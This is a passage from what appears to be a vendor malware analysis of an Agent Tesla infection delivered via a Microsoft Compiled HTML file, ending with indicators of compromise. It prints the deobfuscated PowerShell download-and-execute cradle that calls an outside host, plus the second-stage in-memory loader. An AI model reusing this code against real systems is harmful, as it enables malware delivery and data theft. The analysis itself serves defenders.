


```
'[void] [System.Reflection.Assembly]
::LoadWithPartialName(''Microsoft.VisualBasic'')'|
IEX;do {$ping = test-connection -comp google.com
-count 1 -Quiet} until ($ping);$tty='(New-Object
Net.WebClient)'|IEX;$mv= [Microsoft.VisualBasic.
Interaction]::CallByname($tty,'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'http://
pk-consult.hr/N2.jpg')|IEX
```

Figure 7. Deobfuscated initial PowerShell.

Second Stage


The downloaded content is not actually a jpeg, but rather further PowerShell code that is executed. We can see below that it decompresses and loads several byte arrays in memory.



```
function CuZjgAU {

    [CmdletBinding()]
    Param ([byte[]] $byteArray)

    Process {
        $gkdf=('([IO.Compression.CompressionMode]::Decompress)')|I`E`X
        $cQFdzHhY = New-Object System.IO.MemoryStream( , $byteArray )
        $FBZjUpPj = New-Object System.IO.MemoryStream
            $zdzkzHV = New-Object System.IO.Compression.GzipStream $cQFdzHhY, $gkdf

    $zZvPkvWeK = New-Object byte[](1024)
    while($true){
        $suZL = $zdzkzHV.Read($zZvPkvWeK, 0, 1024)
        if ($suZL -le 0){break}
        $FBZjUpPj.Write($zZvPkvWeK, 0, $suZL)
        }


        [byte[]] $bout = $FBZjUpPj.ToArray()
        Write-Output $bout
    }
}

$t0='DEX'.replace('D','I');sal g $t0;[Byte[]]$MNB=('>>1F,>>8B,>>08,>>00,>>00,>>00,>>00,>>00,



[byte[]]$decompressedByteArray = CuZjgAU $MNB

[Byte[]]$vHRo=('>>1F,>>8B,>>08,>>00,>>00,>>00,>>00,>>00,>>04,>>00,>>CC,>>BD,>>09,>>98,>>5C,
$t=[System.Reflection.Assembly]::Load($decompressedByteArray)
[BloodyHell]::White('RegAsm.exe',$vHRo)
```

Figure 8. Second stage.

We can modify the sample simply to output the byte arrays to files by commenting out the execution and writing them to files.



```
#$t=[System.Reflection.Assembly]::Load($decompressedByteArray)
#[BloodyHell]::White('RegAsm.exe',$vHRo)

[System.IO.File]::WriteAllBytes("C:\Users\jsmith\Desktop\decompressedByteArray.bin", $decompressedByteArray)

[System.IO.File]::WriteAllBytes("C:\Users\jsmith\Desktop\vHRo.bin", $vHRo)
```

Figure 9. Writing byte arrays to files.

Final Agent Tesla Payload

We are left with a loader DLL in $decompressedByteArray (SHA256: 0fd2e47d373e07488748ac63d9229fdef4fd83d51cf6da79a10628765956de7a) and a gzip compressed Agent Tesla in $vhRo (SHA256:

c684f1a6ec49214eba61175303bcaacb91dc0eba75abd0bd0e2407f3e65bce2a). The loader DLL loads Agent Tesla into the RegAsm.exe process to execute.

This Agent Tesla sample uses FTP and connects to ftp.videoalliance[.]ru for data exfiltration.

Conclusion

Malicious actors are often looking for creative or different ways to deliver their malicious payloads. Microsoft Compiled HTML files are another file format that can be abused by malicious actors in addition to the more common document or script delivery methods used. It is important to make sure that users are trained to be careful of any attachments, especially from unknown senders.

Palo Alto Networks customers are protected from malware families using similar anti-analysis techniques with Cortex XDR or the Next-Generation Firewall with WildFire and Threat Prevention cloud-delivered security subscriptions.

Indicators of Compromise

3446ec621506d87d372c596e1d384d9fd2c1637b3655d7ccadf5d9f64678681e ORDER OF CONTRACT-pdf.7z
081fd54d8d4731bbea9a2588ca53672feef0b835dc9fa9855b020a352819feaa ORDER OF CONTRACT-pdf.chm
9ba024231d4aed094757324d8c65c35d605a51cdc1e18ae570f1b059085c2454 N2.jpg
0fd2e47d373e07488748ac63d9229fdef4fd83d51cf6da79a10628765956de7a GC.dll
c684f1a6ec49214eba61175303bcaacb91dc0eba75abd0bd0e2407f3e65bce2a Agent Tesla dotNet executable

hxxp://pk-consult[.]hr/N2.jpg
ftp.videoalliance[.]ru